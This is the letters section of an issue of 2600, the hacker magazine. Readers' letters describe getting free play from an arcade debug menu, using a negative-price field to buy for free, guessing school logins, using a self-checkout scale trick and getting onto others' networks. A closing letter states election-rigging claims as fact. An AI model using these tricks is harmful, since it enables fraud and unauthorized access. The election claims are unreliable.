You could move around using some of the various buttons, or even up and down with the rollerball. I figured out which button was the Enter key and I was on my way. I had to be careful not to get out of the debug before I was done seeing all that was going on in there. From the looks of it, I could have changed the message displayed on the overhead scrolling LED, but I doubt anyone would've noticed. (I hate when good comedy goes unnoticed!) There was a surprisingly large amount of menus, but for a game that has to connect to the Internet somehow I guess this made sense. I ended the session after I turned the volume up a bit (it wasn't that loud in the bar but it was basically muted) and found a way to turn on free play. I was amazed that it worked but sure enough, once I exited all I had to do was keep pushing the add player button to get the credits high enough so that my three friends and I could enjoy a full 18 holes. Which we didn't - the place closed down before we could.

At a different bar, I looked around to see if there was perhaps some button or reset switch or any button combination that would take you into the debug menu, but to no avail. I would have loved to have spent some more time looking about in there, but at the first bar the game was pretty much in plain sight and I didn't want a suspecting waitress to kick me out for "breaking" their game.

CatWithTheGatt

Based on what you told us, it seems as if the bar closed at around 1 am. If somehow they had set this thing to go into debug mode a half hour after the bar closed, it would make a degree of sense. Then, if they didn't reset the system clock once Daylight Savings Time ended, debug mode would be entered an hour earlier while the bar was still open. All of this is assuming that this is how the system works and that someone didn't put it into that mode manually.

Further Info

Dear *2600:*

This is in response to the article "How To Hack The Lottery" in 21:3. It should be pointed out that although the odds of winning the lottery could be viewed as staggering, in the mathematical sense, as the author points out, the remarkable news is that the odds never ever remain constant! This is due primarily to component tolerances (high or low). Tolerance, therefore, imparts a "mechanistic effect" in a drawing. For example, if the lottery uses ping pong balls, the number one ball theoretically would be lighter than the number 16 ball. The number 48 ball may be heavier than the 16 ball. Even if a computer is used in a drawing (no ping pong balls), component tolerances would possibly still have an effect on the odds.

There are also intervening factors (non-mathematical) which have a significant effect on lottery odds: skillset, strategies employed, luck, foresight, organization, and so forth. There are a few legitimate lottery consultants out there with a proven track record winning jackpots for schools so that they (the schools) can afford textbooks and course materials. I've interviewed a couple of consultants and have reviewed their game tickets and modus operandi. It's not surprising that these consultants are often engineers who enjoy the study of numbers and their behaviors.

Playing the lottery can be a good thing if done in moderation and if the player has an understanding of the dynamics/challenge involved. And if one paper plays, like people do in commodities to learn the art of trading, it doesn't have to cost anything. You can always wager real money when the jackpots are built up, on average, every two to three months. Additionally, different lottery games offer better odds. Ultimately, choosing a game with some forethought makes prudent sense.

We also need to keep in mind that our involvement in games teaches us obscure skills for complex problem solving!

I enjoy your magazine. It's helped me with creative-divergent thinking.

Ruth (QuantumResearcher)

Lottery consultants winning jackpots so schools can buy textbooks? What a bizarre concept.

Dear *2600:*

For several issues now people have created rather convoluted ways of getting their Internet IP address when it changes due to having a dynamic address. Updating a website or having the address emailed to them is reinventing the wheel when dynamic DNS services exist like that on dyndns.org. This site gives you a domain name for free from many they have available like mine.nu. So your address would be somename.mine.nu. On your box you run a daemon which updates your Internet IP at dyndns whenever it changes. There are free programs to do this or ones that cost money. Now when you need to access your computer/server from the Internet, just use your domain name (somename.mine.nu) and it will always point to your dynamic IP. http://www.dyndns➥.org/services/dyndns/

chuck

Dear *2600:*

I am actually able to provide a bit of light at the end of the tunnel for students laboring under restrictive policies and asinine rules about network security. I recently found multiple vulnerabilities in my school's private network, vulnerabilities that were much more complex than just admin/admin login combinations. While I did dutifully report it to the IT department of my school, they just asked if I could come in and explain it to the network administrator. I felt slightly nervous because if this guy thought I had "hacked" the system, then I could have been expelled/sued. I went in and the people were surprisingly friendly, not accusing me of hacking or any other such stuff. They agreed to patch the security holes and thanked me for my time. They did this even though I could have potentially stolen admin access to our network and consequentially SSNs from the students. This is especially dangerous because I go to a private school which, while having a diversity of economic classes, also has students who probably have in excess of several hundred thousand dollars in their bank accounts.

I am fairly sure that the admin knew I could have done this, but he still thanked me for my time and com-

mended me for making the network secure. Hopefully this will be a beacon of hope or something to students everywhere.

Steve

Dear *2600:*

As one of the poor souls who happen to work in and around the airline industry in these times I can say that some of your points about the "selected" process is wrong. You are right that if you see four S's on your boarding pass that you have been selected for random screening, but at the same time there are ways out of it which I'll get into. You stated that people are targeted for the type of clothes they wear or what kind of hairstyle they have. That is incorrect. Most of the time a person receives the S's on their boarding pass because they buy a one-way ticket (most hijackers have historically done this), paid cash (once again history backs this up), are going to a "hot spot" destination, are (the worst one yet) transfers from another airline, or somehow are on the government watch list.

When you travel and see these S's on your ticket, your ticket agent can remove them in most cases. When talking to the ticket agent remember to be polite and friendly. If you're not they can make your trip pretty bad. If you are military traveling under orders you can easily get this removed by showing your ID and orders. If you happen to share the name of someone on the watch list, contact your local FBI branch and they might be able to get your name off the list. This does work as I have seen it done.

While I don't like all the rules set in place I do see a need for some of them. When traveling remember that the rules aren't meant to restrict travel, just to make sure that it is done safely.

Mouser_inc

While the reasons you give are certainly used to justify additional screening, people are also targeted because of the way they look or act. The latter is most likely done by humans and the former by machines. But in all cases, it's pretty ineffective as anyone with an evil motive and half a brain can easily alter any of these parameters. Where the screening process is effective is in getting the traveling public programmed to accept this kind of treatment since it's allegedly being done to keep them safe.

Dear *2600:*

Servus Casandro asked about writing an article on satellite television outside the U.S. There is already free-to-air information published. Anyone with an IRD digital down converter, a satellite dish, and an understanding of how to peak an antenna on a satellite with the appropriate LNA/LNB should look at http://www.global-cm.net/mpeg2central.html.

haydenlh

Dear *2600:*

Patrick Madigan's article in 21:4 regarding the removal of Ad-ware using various tools was fantastic. However, as a sysadmin who's run into his fair share of users who click "yes" to just about anything under the sun, there's one thing I'd like to add. Most spyware/adware hangs out in the Temp directory, under the Local Settings folder on a machine (a hidden folder in c:\Documents and Settings\<user name>\Local Settings\Temp\). Going into an infected computer in Safe Mode and navigating to this directory usually reveals quite a few offending executables (as well as a slew of temp files that aren't really needed). Occasionally, spyware also lurks in the c:\Documents and Settings\<user name>\Application ➥Data\ folder as well, but it's a little more dangerous to start removing software from there as there might be something you need.

The best way I've found to remove adware/spyware is to install your spyware removal tools of choice (Spybot Search and Destroy/Ad-Aware/CWShredder/Hijack This). Then, reboot in Safe Mode, go to the Add/Remove programs applet, and uninstall anything you find in there that you don't want. *Then* navigate to the Local Settings\Temp folder I mentioned above and clean it out. Then run your choice of spyware removal tools. Once these are done, you may want to navigate to the registry to check the Run Key that Patrick mentioned (HKEY_ ➥Current_USER\Software\Microsoft\Windows\Current ➥Version\Run).

Good luck!

Mogus

Dear *2600:*

After writing the Article "Selfcheckout or ATM?" in 21:4 I did a little more exploration with the NCR E-Series Selfcheckout systems. I have found that if you press the help button before starting your order (or selecting a language) it will give you the choice of "Login" or "Call for Help." During this time you can put anything you want into the bagging area without alarm. Hitting the "Go Back" button will recalibrate the scale before the order is started.

Bob Krinkle

As always, it's a bad idea to actually try and get away with physically stealing items. But learning where the weaknesses are in these machines is quite fascinating.

Questions

Dear *2600:*

One day I was messing around trying to get netmeeting to work so an anxious friend could test his new mic. I bypassed my router and connected directly to my computer's NIC. I noticed that for the first time in ages my WAN IP address had changed. Curious like most, I rebooted the modem to see if it changed again. It didn't. So I connected back to my router, rebooted the modem and voila, there was the old IP address again. I had nothing better to do so I cloned the MAC from another NIC and it got a new, different IP address. Each MAC I entered into the router's WAN side, fictitious or real, retained a unique IP address that it pulled back after numerous MAC changes and reboots.

Is this normal?

11x

Yes, this is normal. DHCP servers assign IP addresses based on the MAC (physical) address requesting it. If you change your MAC address, the DHCP server will assign you a different IP address. Change the MAC address back and you'll be assigned the original address, provided the lease did not expire. Be careful, though. ISPs noticing this activity tend to get upset and may suspend your account, requesting an explanation of this activity. Most terms of service allow only one IP address per account.

Dear 2600:

It ain't easy being green. I have noticed through the years how often you refer to intelligent people as "hackers." Whether or not we have coined the term, it is still spent describing us. I don't condemn popular culture for its misuse of labels as a way to better understand its surroundings. However, I do question the morality of a publication with such high standards as *2600* using the term "hacker" so loosely. Perhaps promoting this label is a misinterpretation of what intelligent people do in their spare time. Please correct me if I am mistaken.

David Oliver

We'd like some more specifics as to how we're using the term loosely. Hackers are curious and inquisitive by nature and will spend an awfully long time trying to find results. That holds true of people writing computer programs, scanning for interesting phone numbers, decrypting algorithms, defeating security systems, and any number of other activities. They are all bound together by a quest for knowledge and aren't inclusive or exclusive of any particular age group, sex, race, nationality, etc. Technology isn't even a requirement for the development of a hacker mindset. But people who have no interest in the actual learning process and are focused instead on stealing, intimidation, bragging, privacy invasion, and other such ends really aren't hackers in our opinion. The mass media may disagree since they consider anyone who touches a computer and then does something bad to be a hacker. That seems to be the epitome of a "loose" definition. Of course, it's also possible for someone to have a hacker mindset and then use that ability for evil purposes. But when they make that transition, they pretty clearly leave the hacker world behind.

Dear *2600:*

I was wondering if I could be able to officially link to your website from mine. My website is still in its beta form but is going to be a computer related site.

Batman 24

We don't know what you mean by "officially" but regardless, no permission is necessary for you to link to anyone else on the net. Don't let anyone tell you otherwise.

Dear *2600:*

I recently took a temp job and my employer gave me one of his cards so I would have his cell phone number. On this card were several phone numbers for the company. One of the numbers was supposed to be a toll-free number to contact someone about bids/quotes. Instead, when I dialed a computerized voice said "Welcome to Verizon Wireless Airfone, your connection to the skies. We are now connecting you to the aircraft." I did not stay on the line long enough to see if I would actually be connected to an airplane as I was trying to sort out an issue regarding my pay check. Would this have been a toll-free call and if I had stayed on the line would I have been connected to someone on an airplane?

Jason

It would certainly appear as if you were about to be connected to someone on an airplane. You will undoubtedly regret not embarking on this adventure for the rest of your life. As to how this happened, we suspect your company simply forwarded the toll-free number to follow whoever usually answered it while they were traveling. It's also possible that this toll-free number always goes to a cell phone and it was the cell phone that was forwarded. Verizon Wireless Airfone allows Verizon Wireless customers to forward their cell phones directly to their seats on airplanes and bill calls from the plane to their cell phones at much lower prices than non-Verizon customers. (We suspect there must be numerous cases of people who forget to "unforward" their phones when they leave the aircraft. We're curious whether or not subsequent passengers wind up getting all kinds of unwanted calls as a result.)

Dear *2600:*

I am under the impression that current cell phones are GPS enabled for "emergency" location by those who want to locate them. If this is true, can the GPS function and phone location be displayed on the user's handset? Sometimes I too would like to know where I am.

DP

Most recent cell phones do have a GPS receiver (assisted GPS, to be more specific) contained within and are usually clearly marked as having such a device. They are as a rule only activated when using the E911 service and are not continually receiving coordinates when an emergency call is not in progress. However, there is generally an admin/debug menu which allows for testing of the device and therefore displaying your coordinates. The method varies greatly based on the make/model of your cell phone, but there are often instructions to do this posted online.

Dear *2600:*

When I send you guys articles will you edit them? I mean, I spend more time editing them than I do writing them. Would you be ever so kind as to do that for me, or is that my job?

William

All articles are edited for clarity and various other things. It's your job to make your article as literate, factual, and interesting as possible. It's a lot less likely to even be considered if it's painful to read.

Dear *2600:*

I am a former employee of a company that I want to write an article about. One thing I am worried about though is having them discover who wrote it. What kind of protections do you offer for those who submit articles? Do you ever reveal where an article came from?

Dave

We have never revealed the author of an article to any authority or outraged corporation. However, people have been tracked down because of the byline they used. So be very careful what you select as your byline if you want to stay anonymous. Be aware that sometimes your username (not your full email address) may wind up becoming your byline if there's no other name given and no request for anonymity. Be sure to make any such requests in the same submission as separating them will increase the odds that the wrong byline will be used. You should also be careful where you make submissions from. If you want to make a submission concerning a particular company, it's not a good idea to use their mail servers to send it from. Also, be aware that using encryption won't necessarily help you in such a case as the fact that you sent email to articles@2600.com will still be registered (this incidentally is the only email address that accepts articles). An anonymous remailer would fix that but

might raise other flags within the organization. We generally prefer cleartext ASCII from an address that you will be reachable at for some time. Many encryption attempts wind up using incompatible keys or versions and we very quickly lose patience when there's a huge pile of articles to go through.

Dear *2600:*

My friend has a sister who is paranoid. She installed a spyware program called "I Am Big Brother." He wants to get rid of it because it logs everything he does. Does anyone know any vulnerabilities? I am going to get rid of it myself at our school and he thinks it would be a good idea.

Black_Angel

We've been running a number of articles about detecting and removing spyware. There are different methods for different programs. We're certain this one can be defeated as well. We can only hope that the irony of a sister running a program called "I Am Big Brother" and creating paranoia to address her own isn't lost on anyone. Incidentally, the program can be found at http://www.iambigbrother.org/.

Appeals

Dear *2600:*

There is a neo Nazi site currently distributing tens of thousands of hate music filled CDs. Please let the *2600* network know. I hope that someone will choose to try and shut down this site. I know it's against many hackers' ethics to wreck people's sites, but I hope that someone will make an exception in this case. We have to stop these kinds of evil people! Please use the power of your group to rid the world of an outlet for filth and hatred.

I only know about *2600* from online wanderings back in high school. I have no computer skills or hacker friends. You guys were the only thing I could think of to stop this. Please help!

DB

Think about what happens when someone tries this tactic on us. We wind up getting more support than ever before from people and places we never would have been in touch with ordinarily. By attempting this on others, you're opening up the same type of support for them. In other words, you'll be making them stronger. You should have the ability to counter hate speech with words and logic, rather than resorting to desperate measures. You need to be attacking the cause of the problem, not just the symptoms. The assumption that shutting down sites is what hackers are all about simply strengthens the inaccurate mass media perception of us. Any idiot can use brute force to try and shut someone up. Let's hope that we're all a few steps above that.

Utter Stupidity

Dear *2600:*

I am a high school student in Raleigh, NC. My high school belongs to the Wake County Public School System and they use Blackboard for online teacher-student relations. On Blackboard a student can login and access their grades for certain classes, read announcements from their teachers, and turn in assignments electronically. I was introduced to this system in my Programming II class and I thought it was kind of strange that in order to login, the student would use his/her "NC Wise" number (student ID number) as both their username and their password. In Wake County, all the students' NC Wise numbers start with 20, and then there are four random digits after 20, like 201234 or something. Therefore anyone could enter 20, four random digits, and then get access to that student's grades and personal information. I tried a few myself and even accessed a teacher's account! If I had wanted to, I could have changed all of his class's assignments, not to mention his own password so that he could not login. I just wanted to warn the community about Blackboard which is used in schools nationally. Students who use this and have the same login requirements as Wake County does should change their passwords for better security.

Public Display

In a system as badly designed as this, one really has an obligation to demonstrate these monumental flaws. The irony is that anyone doing this would be blamed for the privacy invasion rather than those who designed this travesty. We hope this opens some eyes and we invite anyone else living with such poor security to let us know.

Dear *2600:*

There is a State of California website that lets you submit a license plate or VIN number to show the smog certifications for that vehicle. When you enter a VIN or plate it shows both the VIN and plate for that vehicle. It makes it easy for car thieves to stamp out fake VIN tags to match the plate. The site is at http://www.smogcheck.➥ca.gov/vehtests/pubtstqry.aspx.

gmitch

Why such information is available to the world is beyond us. But it enabled us to learn that there used to be a 1989 Buick Century out there with a "2600" plate that has since changed to a more normal plate, possibly due to a sale. By what twisted logic should anyone in the world be able to have access to this information plus a whole lot more?

Appreciations

Dear *2600:*

I want to thank you with all my heart for your steady voice against war. If *TAP* was still publishing, I believe they might be holding strong as well. But so many others have caved. Disheartening to say the least.

I joined the army right when Operation Sundevil began (probably beating political imprisonment by the skin of my teeth) and I've always known how many from your readership are conservative libertarians. So it takes guts for you to speak out.

Thanks for being you.

marco (aka prime anarchist)

You're welcome. But we doubt we've cornered the market on opposing the senseless waste of human life. There are many "conservative libertarians" speaking out as well.

Dear *2600:*

I just wanted to write to say that I picked up my first copy of *2600* a few days ago and read it over. For the last two years I have developed a love for computers and have wanted to know everything I could possibly learn about them. I don't know much but I know more than most around me. I owe part of that to people like the

2600 staff who like to share the information I love to read with the world. So thank you for teaching me a few new things and keep up the good work. I will continue to buy and keep up with *2600* from this day on.

Robbie Brewer

Dear *2600*:

I just wanted to let you guys know that I love the magazine. I love it so much I just might name my first born "Twenty Six Hundred." I'm saving for the "all back issues and lifetime subscription" deal. Question: How long will those "special prices" last?

Rob Hundred

The prices go up occasionally as more back issues become part of the package. But we'll always try to have good deals for people on our Internet store (store.2600.com). We suggest buying them before your first born grows up and kills you for giving him/her that name.

Security Issue

Dear *2600*:

Entering my third decade of paranoia I did some web searches through google to find out how "far out there" I am. Not using complicated google hacks or anything like that I simply used my paranoia and hatred of "big brother" to aid me. A few years ago I realized that everyone will be arrested, jailed, or ticketed for the most minor offenses but the paper trail has made its way online. Just about every police department, jail, or correctional facility has a website and often posts the offenders online including name, age, phone, and (gasp) Social Security numbers so if you were to dive into these records you could trace someone back as far as the early 90s and have more than enough evidence to steal their identities.

Brian

If it wasn't so sad it would be funny that these organizations are giving such ammunition to future potential criminals. This seems to be yet another way that prisoners are being punished above and beyond their actual sentences.

Experiences

Dear *2600*:

I've worn my *2600* shirt on many occasions, not to show off but to support the magazine and the information it disseminates. As a NOC monkey on Telco Alley in downtown LA, I find public transportation the best way to get to and from work and, while the thought of being accosted for having a shirt with the word "Hacker" on it has crossed my mind, I've never cared enough not to wear it on my way to work.

This morning, halfway to work, an uncannily friendly vagrant hoped on the bus. His glasses missing a lens, hair disheveled, and his suitcase covered in layers of discarded plastic, he carried his three string guitar in one hand and wheeled the suitcase in another, excusing himself and politely notifying people to watch their toes. His demeanor struck me as odd, only because I've spent the past three years of my life being hardened by literally insane vagrants riding the bus.

Suddenly, while gazing out the window I hear a "2600! Oooooh! Is that your shirt?!" Instinctively I lied, saying a friend bought it. He proceeded to ask me if I knew what the magazine was, what *2600* stood for, and a host of other questions. Immediately I felt bad for lying. He seemed to be genuinely excited and knowledgeable.

I never caught his name, though he did mumble his alleged former phreaker handle. He went on to talk about Cap'n Crunch, blue boxing, red boxing, trunk dialing, the meetings at Union Station here in Los Angeles, how he may have single-handedly driven Sprint to switch from five digit authorization codes to seven to 14, and how he never bothered to learn computers because he was afraid he'd be a danger to society and himself. I almost wish I could have ridden the rest of the way with him, but my stop came before his and I wished him a good day.

Of course, part of me is skeptical. Though he was quite convincing, I can't help but wonder if he truly was a part of the phreaking scene. And if he did fall through the cracks, how? And why? Maybe we'll cross paths another day, and I can treat him to lunch and hear his stories. Or maybe someone reading this knows exactly who I'm talking about. Either way, it definitely made for an interesting morning and I thought I'd share it with you.

aaron

Yet another instance of our shirts bringing people together.

Dear *2600*:

Six year reader, first time writer. I have a confession to make to you guys: I'm addicted to free Internet. I've been accessing my neighbor's wireless high speed Internet connection for about a year now. It started off small at first, just an HP Pavilion laptop with a Linksys wifi card. I would only connect to the network when I was expecting an important email and the like. But then I started connecting all the time and staying connected. It got worse. When the signal wasn't strong enough and wouldn't connect me, I would get the high speed withdrawals. I have since gotten greedier and now have a network of two PCs, two printers, a range expander, said laptop, and I even have plans to build the "Cantenna" (www.oreillynet.com/lpt/wlg/448), all running wirelessly and connected to my neighbor's Internet. The paradox is this: I would never have learned all the things I did to set up this pirated network if they had simply secured their router properly. It's not my fault that when installing their connection, they just clicked "Next" 15 times, is it? I've never actually damaged anything on their end and I have no intention of doing so (even though they had logs disabled, so they wouldn't know what went wrong anyway). Just a random thought I had today. Thanks for listening. Keep up the great work guys.

MikeyB

Observations

Dear *2600*:

While I was visiting a well-respected drive-cloning company's website, I noticed an interesting ad. The ad flashed an image of a young girl and then commented on how they were fighting child exploitation. Another picture of a building blowing up and a comment that they were fighting terrorism. The next picture was of a cop holding weed and the note that drug use is at an all time high. The last frame was the one that intrigued me. The caption read "Hackers cost the world economy billions"

and the image was of a computer screen with the *2600* website loaded. I was surprised to see that as I am an avid fan of *2600* and know that you don't promote the malicious use of information. Keep up the good work, guys!

kyle

Even more unbelievable than the existence of this site is the fact that you didn't tell us its name. Fortunately, other readers shared this info.

Dear *2600:*

I suspect you are aware of this but if not: *2600* is featured as one of the evils in the ad at http://logicube.com ➥/products/hd_duplication/md5.asp.

scotk

It's amazing to us that terrorism, child exploitation, drug trafficking, and white collar crime are all represented with generic images but when it comes to "cyber crime," they have no problem sticking our name up there in lights. While most other organizations would contemplate legal action, we'll simply issue a standard Level One electronic jihad. We mustn't disappoint after all.

Dear *2600:*

I was recently looking around on www.skinit.com for cell phone or PDA skins. I was looking at the skins for the Sidekick II and went through the whole purchase process without the intent of actually buying (probably because I don't even have a Sidekick). But there was one thing I noticed. When you buy a skin you choose the picture you want the skin to have and at the bottom of the window it has a space that shows the price (usually $0) and then it charges you $9.95 for the skin itself. What I realized is that if you type "-9.95" in the price space it will take that off the final order. This is a way to get all the skins you want for free (or at least until one of the skinit employees reads *2600).* Maybe you can even make money off of this!

SystemDownfall

Maybe you can even start a life of crime just by typing in some numbers on a web page. This is an example of a really poorly designed interface, many of which exist on the net. Or it could be a really well designed interface to compile a database of dishonest people.

Dear *2600:*

Check it out... MS teaches parents to understand their children's "133t speak" - http://www.microsoft.com ➥/athome/security/children/kidtalk.mspx.

Doda McCheesle

This is a must read for anyone who wants to laugh all night. We wonder if future archaeologists will be studying this language with the same attention given to ancient Greek. Some highlights:

"While it's important to respect your children's privacy, understanding what your teenager's online slang means and how to decipher could be important in certain situations and as you help guide their online experience. While it has many nicknames, information-age slang is commonly referred to as leetspeek, or leet for short. Leet (a vernacular form of 'elite') is a specific type of computer slang where a user replaces regular letters with other keyboard characters to form words phonetically - creating the digital equivalent of Pig Latin with a twist of hieroglyphics.

"Leet words can be expressed in hundreds of ways using different substitutions and combinations, but once one understands that nearly all characters are formed as phonemes and symbols, leetspeek isn't difficult to translate. Also, because leet is not a formal or regional dialect, any given word can be interpreted differently, so it's important to use discretion when evaluating terms. The following serves as a brief (and by no means definitive) introduction to leet through examples.

"Numbers are often used as letters. The term 'leet' could be written as '1337,' with '1' replacing the letter L, '3' posing as a backwards letter E, and '7' resembling the letter T. Others include '8' replacing the letter B, '9' used as a G, '0' (zero) in lieu of O, and so on.

"Rules of grammar are rarely obeyed. Some leetspeekers will capitalize every letter except for vowels (LiKe THiS) and otherwise reject conventional English style and grammar, or drop vowels from words (such as converting very to 'vry').

"Mistakes are often left uncorrected. Common typing misspellings (typos) such as 'teh' instead of the are left uncorrected or sometimes adopted to replace the correct spelling.

Leet words of concern or indicating possible illegal activity:

'warez' or 'w4r3z': Illegally copied software available for download.

'h4x': Read as 'hacks,' or what a malicious computer hacker does.

'pr0n': An anagram of 'porn,' possibly indicating the use of pornography.

'sploitz' (short for exploits): Vulnerabilities in computer software used by hackers.

'pwn': A typo-deliberate version of own, a slang term often used to express superiority over others that can be used maliciously, depending on the situation. This could also be spelled '0\/\/n3d' or 'pwn3d,' among other variations. Online video game bullies or 'griefers' often use this term."

Dear *2600:*

This letter is for informational purposes only as I don't have enough knowledge of the legalities to say whether or not you could possibly get in trouble for it. On that note, access rules may vary from campus to campus.

In this example I will use Michigan State University's network, due to the fact that I have personal experience with their network. But many college campuses are set up similarly.

When you first connect your computer to the ethernet ports on campus (anywhere around campus), you are prompted to enter a username and password (provided by the school and tied to your academic account). This is fine for most people. When you enter your name/pass you will be linking your ethernet MAC address to your account. You are allowed to register multiple MAC addresses, but the point is that they all tie to your student account. To get around this (I personally don't like having my Internet behavior tied to my student account), get a used network card. On college campuses there are always people looking to sell used computer equipment. At MSU, we have an active student community with classified ads. When purchasing a used ethernet card, there is a *very* good chance that the last owner didn't remember to remove the registration from his/her card before

selling it. Pop that in your machine, plug in, and you should be able to stay away from easy tracking.

Like I said, many other universities use the same MAC/account registration. Just something to think about.

Impact

Dear *2600:*

Check out the hacking/puzzle game on www.ninebows.com. There are nine steps and it seems like nobody can get past the second. Google it and you can find some really long forum threads about it too.

fuq

It's a good way to lose your mind without having to leave the house.

Dear *2600:*

Not only is Ikea a great store to buy stuff, it's loaded with workstations to lay their products out on. Although I didn't play too much, I was able to connect to the other XP PCs on the network, go into the C drive, change the screensaver (but I put it back), and create and delete a test text file on the desktop.

I was feeling a bit paranoid so I didn't bring up IE or write down the IPs but I have a feeling it would have been fun. During the rest of my visit in the store I couldn't spot a single security camera. I must go back and play.

Rifkey

Dear *2600:*

I stumbled on sort of a "security through obscurity" type approach to securing a SOHO router, such as a linksys. As you know, most SOHO routers have an interface which is accessible through port 80 or http://ip_address which is sometimes accessible publicly. To drive away people attempting to login to your router (you obviously want to change the default password), you can also forward port 80 to a machine that doesn't exist. When they try to login to your router they will be given an error message that the host was not found. Just an added layer of protection.

p4p3r t1g3r

Dear *2600:*

I was looking around at archive.org, and noticed that you can submit a URL and they will bring up archived versions of the site. I typed www.2600.com and found quite a few older versions.... I was browsing one of the older versions of your site and saw the link: "Mirror DeCSS." I clicked on it and sure enough they have all of the mirrors still linked, even though you were *forced* to take them off of your page.... I just thought you might find this interesting. I wonder if the MPAA is going to sue archive.org as well for archiving a page with "illegal content."

drlecter

Dear *2600:*

Just wanted to let the fans of *2600* know that Canada is certainly still selling the magazine. In fact, in Southern Ontario I happened into a Coles Bookstore (in Brantford) and Chapters (in Ancaster) and found copies in both locations. So I suspect the other stores that were visited may have been sold out or had the copies hidden away. In both locations *2600* was displayed clearly in the front row of magazines. When I purchased my copy from the Chapters, it was shown on my bill as "2600 Hacker Quart" which I found terribly interesting.

Freezing Cold *2600* Fan

Dear *2600:*

Saw a letter in the latest issue of *2600* that this guy can't get it at Chapters in Canada. Just so you know, I get it there all the time, including this issue.

Terry

That's a pretty neat trick.

Responses

Dear *2600:*

I enjoyed reading the mathematical analysis in How to Hack the Lottery (21:3) but I expected more from *2600* and was disappointed the author failed to take into account the human factors in the equation.

The author is correct that you cannot fundamentally change the odds but what you can do is balance the risk to reward ratio. The purpose of a lottery syndicate is not to increase your odds of winning but to share both the risks and the rewards over the long run.

He also says there is no need to stay away from patterns as all numbers have an equal chance of coming up. While that is true on one level there will always be some people playing the obvious patterns like 1,2,3,4,5,6. Although the odds are no difference if you did win you would have to split the prize with many more people. If you want to try and maximize your potential winnings it helps to pick a combination that is not too likely to collide with other people's choices. It is all about balancing the risks against the rewards.

Having said all that, it is worth remembering the quote: "The lottery is a tax on the mathematically challenged."

Alan Horkan
Dublin, Ireland

The author of the piece, Stankdawg, replies:

"A 'lottery syndicate' is a term that simply refers to people getting together in a group to try to increase their chances of winning but at the risk of having to share the payout with the other members. It is exactly what you describe, a risk-to-reward approach of playing. I absolutely touched on this in my article in the first paragraph under the header 'Myths' since it is a very common theory.

"I used a small example of a 'syndicate' referring to office pools of lottery players. Choosing 20 picks out of almost 16 million is still pretty small, but by increasing the syndicate you could continually increase your chances of winning right up to the 'play every number' theory. At the same time, however, you are causing the amount of winning to decrease due to the shared winnings with each additional syndicate member. This is a true statement. Some people who believe in this myth/theory think that they will win more frequently due to the odds being better (keep in mind that they are still phenomenal) and even if they have to share it, it will pay off in the long run through repeated small wins or one big win.

"The problem here is that it is just as much of a theory as everything else. It will take long term analysis to decide whether it does pay off in the long run. Without going into the business viewpoint that money that doesn't earn interest is actually losing more money, I will

simply point at the facts. Do a search for 'lottery syndicate wins lottery' and you will not find any large syndicates winning any large amounts of money with any regularity. I would debate that any individual wins by a syndicate were by random chance more than any 'system.'

"Looking at the facts, I simply do not see enough evidence to say that syndicates are any more successful then individual groups. I saw a few office groups that won the lottery, but this happened without any large syndicate effectiveness. If these syndicate systems worked, wouldn't more people have seen and heard about the success stories? It is kind of hard to hide a pattern of success in winning the lottery! These were small office groups with only one that was over 30 people. Even then, it was the same simple luck by which individual winners have won. Even if a syndicate of 500 people won 10 million dollars, when you split that up they get $20,000 each. Most syndicates look to be around 50 people in number depending on the lottery in question so that they guarantee smaller wins while hoping for 'the big one.' It is definitely an increase in your odds which I stated in my article, but it is still ridiculously stacked against you no matter what.

"Common sense comes into play here. If a syndicate were really that effective, don't you think the lottery would rig it with more numbers to nullify that effectiveness? Trust me, they have done their homework and they are glad to let the syndicates pump up the jackpot for them. They know that in the long run, they will always win.

"In my opinion, if I were going to play the lottery, I would take my dumb luck chance at a 10 million dollar payday than sharing it with 499 others. Of course this is my opinion, and others may disagree. But I will keep my money in my pocket."

Dear *2600:*

My letter is in response to LabGeek's letter in 21:4. I had the privilege of working as part of the management team of a new Wal-Mart in the Northeast. The yellow line is drawn as a guide for shoppers so they can visualize where the border is. The actual border is created by a wire running underground. The system is based on RF, though I do not know the actual frequencies or the range. We have tried lifting the carts a foot off the ground, but the locks still engaged. Amusingly, per *2600's* response, we were successful in getting over the barrier by lifting the carts above our heads.

Jaypoc

Dear *2600:*

It looks like the article in 21:1 ("Setting Your Music Free") and the response in 21:3 from Cameron both mistakenly refer to AAC codec as an Apple Product. The AAC (Advanced Audio Coding) was developed by Dolby Labs and is integrated into MPEG-4. Apple is merely an early adopter of the technology, incorporating MPEG-4 into their latest QuickTime, making it the default codec in iTunes, and adding support for it in their hardware players.

Alop

Dear *2600:*

First off guys, great mag, radio show, con, DVD....

I'm writing about WhiteHat's letter about date format in 21:4. I'm an Australian too, so I normally write the date dd-mm-yyyy. WhiteHat seemed to think that this was another logical suggestion but he's completely wrong.

On a computer if you write the date as dd-mm-yyyy, files end up out of order. 01-01-1985 comes before 12-12-2004 (files from each year would be mixed up with each other). Whitehat's response is a bit pointless, but mostly annoying.

BitPimp

Dear *2600:*

I missed the original article but am responding to the letter by WhiteHat in the current issue of *2600* (21:4).

Whilst you find dd-mm-yyyy logical and familiar, the main objection to that format is that for the first 12 days of every month it is impossible to tell if the date is in dd-mm-yyyy or in mm-dd-yyyy format with obvious consequences.

With the date written like 2005-03-01 this is *always* yyyy-mm-dd because no one uses yyyy-dd-mm at all. There is only one interpretation for that date.

This has already been decided in International Standards such as ISO 8601, and earlier ISO standards back as far as 1971; and in Internet RFC documents such as RFC 3339.

Many programs, applications, data formats, and websites already use the "new" format and there is a large amount of information about this topic to be found on the Internet.

sp1ke

Dear *2600:*

I am writing in response to Jeff's letter in 21:4 regarding hacking a voting machine. Hacking a voting machine is such a minor issue compared to corruption. It's no coincidence that Diebold's new touch screen voting machines have no paper trail. Diebold also makes ATMs, checkout scanners, and ticket machines, all of which log each transaction and can generate a paper trail.

It is also not mathematically possible for uncorrupted machines that *all* (not some) of the voting machine errors detected and reported in Florida in 2000 were in favor of Bush or Republican candidates. However, that is what happened.

It's also no coincidence that Walden O'Dell, Chairman and CEO of Diebold is a major Bush campaign organizer and donor who wrote in 2003 that he was "committed to helping Ohio deliver its electoral votes to the president next year."

It's also no coincidence that exit polls in Ohio during the general election in 2004 showed Kerry should have taken Ohio by four points, yet the votes actually recorded gave Ohio, and thus the country, to Bush.

It's also no coincidence that votes recorded in eight of the other ten battleground states differed from exit polls by between 2.2 and 9.5 points, and all discrepancies (not some) favored Bush (an impossible anomaly).

Note that this is not a partisan issue. I'm a registered Republican. But that is not the point. The point is that the public vote doesn't count in the U.S. since the election appears to be rigged.

The hackers are the ones who wrote the software for the voting machines in the first place. No need to pick the lock on just one voting machine.

